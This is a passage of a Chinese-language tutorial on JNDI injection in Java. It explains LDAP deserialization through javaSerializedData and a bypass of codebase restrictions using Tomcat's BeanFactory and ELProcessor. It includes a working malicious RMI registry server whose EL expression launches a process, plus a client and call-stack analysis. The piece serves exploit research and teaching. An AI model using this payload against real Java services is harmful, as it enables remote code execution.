"javaClassName", "javaFactory", "javaCodeBase", "javaReferenceAddress", "javaClassNames",
"javaRemoteLocation"};
```

`JAVA_ATTRIBUTES[1]` 为 `javaSerializedData` ，所以我们可以 LDAP 修改 `javaSerializedData` 为我们的恶意序列化数据，然后客户端进行反序列化进而到达 RCE。

跟进 `com.sun.jndi.ldap.Obj#deserializeObject` ，可以看到 `var5 = ((ObjectInputStream)var20).readObject();` 此处对 `var20` （也就是从 `javaSerializedData` 中读取的序列化数据）进行了反序列化

```
private static Object deserializeObject(byte[] var0, ClassLoader var1) throws NamingExcepti
on {
    try {
```

```
        ByteArrayInputStream var2 = new ByteArrayInputStream(var0);

        try {
            Object var20 = var1 == null ? new ObjectInputStream(var2) : new Obj.LoaderInput
Stream(var2, var1);
            Throwable var21 = null;

            Object var5;
            try {
                var5 = ((ObjectInputStream)var20).readObject();
            } catch (Throwable var16) {
                var21 = var16;
                throw var16;
            } finally {
                if (var20 != null) {
                    if (var21 != null) {

                        try {
                            ((ObjectInputStream)var20).close();
                        } catch (Throwable var15) {
                            var21.addSuppressed(var15);
                        }
                    } else {
                        ((ObjectInputStream)var20).close();
                    }
                }

            }

            return var5;
        } catch (ClassNotFoundException var18) {
            NamingException var4 = new NamingException();
            var4.setRootCause(var18);
            throw var4;
        }
    } catch (IOException var19) {
        NamingException var3 = new NamingException();
        var3.setRootCause(var19);
        throw var3;
    }
}
```

服务端代码可以参考 `marshalsec` ，然后添加对应属性 `javaSerializedData` 为我们的 Gadgets 序列化的数据即可

```
e.addAttribute("javaSerializedData", GadgetsData);
```

通过加载本地类进行绕过

我们上面说过在 `JDK 11.0.1、8u191、7u201、6u211之后` 之后 `com.sun.jndi.ldap.object.trustURLCodebase` 属性的默认值为 `false` ，我们就不能再从远程的 `Codebase` 加载恶意的 `Factory` 类了，但是如果我们利用的类是存在于 `CLASSPATH` 中的话，那么我们依旧可以利用，我们上面讲过 `javax.naming.spi.NamingManager#getObjectFactoryFromReference` 是先从本地的 `CLASSPATH` 寻找是否存在该类，如果没有则再从指定 `Codebase` 远程加载。

需要注意的，该工厂类型必须实现 `javax.naming.spi.ObjectFactory` 接口，因为在 `javax.naming.spi.NamingManager#getObjectFactoryFromReference` 最后的 `return` 语句对工厂类的实例对象进行了类型转换 `return (clas != null) ? (ObjectFactory) clas.newInstance() : null;` ；并且该工厂类至少存在一个 `getObjectInstance()` 方法。 这篇文章 ）的作者找到可利用的类为： `org.apache.naming.factory.BeanFactory` ，并且该类存在于 Tomcat 依赖包中，所以利用范围还是比较广泛的。

添加如下依赖：

```
<dependency>
    <groupId>org.apache.tomcat</groupId>
    <artifactId>tomcat-catalina</artifactId>
    <version>8.5.0</version>
</dependency>

<dependency>
    <groupId>org.apache.el</groupId>
```

```
    <groupId>org.apache.el</groupId>
    <artifactId>com.springsource.org.apache.el</artifactId>
    <version>7.0.26</version>
</dependency>
```

服务端代码参考自 这篇文章

```
package demo;

import com.sun.jndi.rmi.registry.ReferenceWrapper;
import org.apache.naming.ResourceRef;

import javax.naming.StringRefAddr;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;


public class RMIServer {

    public static void main(String[] args) throws Exception{

        System.out.println("Creating evil RMI registry on port 1097");
        Registry registry = LocateRegistry.createRegistry(1097);

        ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "", true,"org.apache.naming.factory.BeanFactory",null);
        ref.add(new StringRefAddr("forceString", "x=eval"));
        ref.add(new StringRefAddr("x", "\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\"new java.lang.ProcessBuilder['(java.lang.String[])'](['calc']).start()\")"));

        ReferenceWrapper referenceWrapper = new com.sun.jndi.rmi.registry.ReferenceWrapper(ref);
        registry.bind("Object", referenceWrapper);

    }
}
```

客户端

```java
package demo;

import javax.naming.InitialContext;

public class JNDI_Test {
    public static void main(String[] args) throws Exception{
        Object object=new InitialContext().lookup("rmi://127.0.0.1:1097/Object");
    }
}
```




image.png

调用栈：

```
getObjectInstance:123, BeanFactory (org.apache.naming.factory)
getObjectInstance:321, NamingManager (javax.naming.spi)
decodeObject:499, RegistryContext (com.sun.jndi.rmi.registry)
lookup:138, RegistryContext (com.sun.jndi.rmi.registry)
lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:417, InitialContext (javax.naming)
main:9, JNDI_Test (demo)
```

其它的调用和上面讲的一样，我们需要注意的是

`javax.naming.spi.NamingManager#getObjectInstance` 此处的调用，可以看到该方法中通过 `getObjectFactoryFromReference` 获取一个实例化的对象之后，还会调用 `factory.getObjectInstance` ，也就是说如果我们能从其它类中找到其它可以利用的 `getObjectInstance` 方法，那么我们就可以进行进一步的利用。

```
factory = getObjectFactoryFromReference(ref, f);
if (factory != null) {
    return factory.getObjectInstance(ref, name, nameCtx,
                                     environment);
}
```

然后到了我们上面所说的可利用的类： `org.apache.naming.factory.BeanFactory` ，该类存在 `getObjectInstance` 方法，如下

```
public Object getObjectInstance(Object obj, Name name, Context nameCtx, Hashtable<?, ?> env
ironment) throws NamingException {
    if (obj instanceof ResourceRef) {
        NamingException ne;
        try {
            Reference ref = (Reference)obj;
            String beanClassName = ref.getClassName();
            Class<?> beanClass = null;
            ClassLoader tcl = Thread.currentThread().getContextClassLoader();
            if (tcl != null) {
                try {
                    beanClass = tcl.loadClass(beanClassName);
                } catch (ClassNotFoundException var26) {
                }
            } else {
                try {
                    beanClass = Class.forName(beanClassName);
                } catch (ClassNotFoundException var25) {
                    var25.printStackTrace();
                }
            }

            if (beanClass == null) {
                throw new NamingException("Class not found: " + beanClassName);
            } else {
                BeanInfo bi = Introspector.getBeanInfo(beanClass);
                PropertyDescriptor[] pda = bi.getPropertyDescriptors();
                Object bean = beanClass.newInstance();
                RefAddr ra = ref.get("forceString");
                Map<String, Method> forced = new HashMap();
                String value;
                String propName;
                int i;
                if (ra != null) {
                    value = (String)ra.getContent();
                    Class<?>[] paramTypes = new Class[]{String.class};
```

```
                    String[] arr$ = value.split(",");
                    i = arr$.length;

                    for(int i$ = 0; i$ < i; ++i$) {
                        String param = arr$[i$];
                        param = param.trim();
                        int index = param.indexOf(61);
                        if (index >= 0) {
                            propName = param.substring(index + 1).trim();
                            param = param.substring(0, index).trim();
                        } else {
                            propName = "set" + param.substring(0, 1).toUpperCase(Locale.ENG
LISH) + param.substring(1);
                        }

                        try {
                            forced.put(param, beanClass.getMethod(propName, paramTypes));
                        } catch (SecurityException | NoSuchMethodException var24) {
                            throw new NamingException("Forced String setter " + propName +
" not found for property " + param);
                        }
                    }
                }

                Enumeration e = ref.getAll();

                while(true) {
                    while(true) {
                        do {
                            do {
                                do {
                                    do {
                                        do {
                                            if (!e.hasMoreElements()) {
                                                return bean;
                                            }

                                            ra = (RefAddr)e.nextElement();
                                            propName = ra.getType();
                                        } while(propName.equals("factory"));
```

```
                            } while(propName.equals("scope"));
                        } while(propName.equals("auth"));
                    } while(propName.equals("forceString"));
                } while(propName.equals("singleton"));

                value = (String)ra.getContent();
                Object[] valueArray = new Object[1];
                Method method = (Method)forced.get(propName);
                if (method != null) {
                    valueArray[0] = value;

                    try {
                        method.invoke(bean, valueArray);
                    } catch (IllegalArgumentException | InvocationTargetException |
IllegalAccessException var23) {

                        throw new NamingException("Forced String setter " + method.
getName() + " threw exception for property " + propName);
                    }
                } else {

                }
            }
        }
    }

    } else {
        return null;
    }
}
```

可以看到该方法中有反射的调用 `method.invoke(bean, valueArray);` 并且反射所有参数均来自 `Reference` ，反射的类来自 `Object bean = beanClass.newInstance();` ，这里是 `ELProcessor`

然后就是调用的参数，以 `=` 号分割， `=` 右边为调用的方法，这里为 `javax.el.ELProcessor.eval` ； `=` 左边则是会通过作为 `hashmap` 的 `key` ，后续会通过 key 去获取 `javax.el.ELProcessor.eval` 。

```
int index = param.indexOf(61);
if (index >= 0) {
    propName = param.substring(index + 1).trim();
    param = param.substring(0, index).trim();
} else {
    propName = "set" + param.substring(0, 1).toUpperCase(Locale.ENGLISH) + param.substring(
1);
}

try {
    forced.put(param, beanClass.getMethod(propName, paramTypes));
} catch (SecurityException | NoSuchMethodException var24) {
    throw new NamingException("Forced String setter " + propName + " not found for property


" + param);
}
```

其中 eval 的参数获取如下，可以看到它是通过嵌套多次 `do while` 去枚举 e 中的元素，最后 `while(propName.equals("singleton"))` 此处 `propName` 为 `x` ，则退出循环，然后通过 `value = (String)ra.getContent();` 获取 `eval` 的参数，之后就是将 ra 的 `addrType（propName）` 的值作为 key 去获取之前存入的 `javax.el.ELProcessor.eval` ： `Method method = (Method)forced.get(propName);`

```
Enumeration e = ref.getAll();

do {
    do {
        do {
            do {
                do {
                    if (!e.hasMoreElements()) {
                        return bean;
                    }

                    ra = (RefAddr)e.nextElement();
```

```
                    propName = ra.getType();
                } while(propName.equals("factory"));
            } while(propName.equals("scope"));
        } while(propName.equals("auth"));
    } while(propName.equals("forceString"));
} while(propName.equals("singleton"));

value = (String)ra.getContent();
Object[] valueArray = new Object[1];
Method method = (Method)forced.get(propName);
if (method != null) {
    valueArray[0] = value;
}
```

参数如下：





image.png

最终通过 el 注入实现 RCE，反射执行的语句可以整理为如下：

```
(new ELProcessor()).eval("\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\"new java.lang.ProcessBuilder['(java.lang.String[])'](['calc']).start()\")");
```



https://rickgray.me/2016/08/19/jndi-injection-from-theory-to-apply-blackhat-review/

https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-

LDAP-Manipulation-To-RCE.pdf

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/codebase.html

https://xz.aliyun.com/t/7264

https://xz.aliyun.com/t/6633

https://kingx.me/Restrictions-and-Bypass-of-JNDI-Manipulations-RCE.html

https://en.wikipedia.org/wiki/Java_Naming_and_Directory_Interface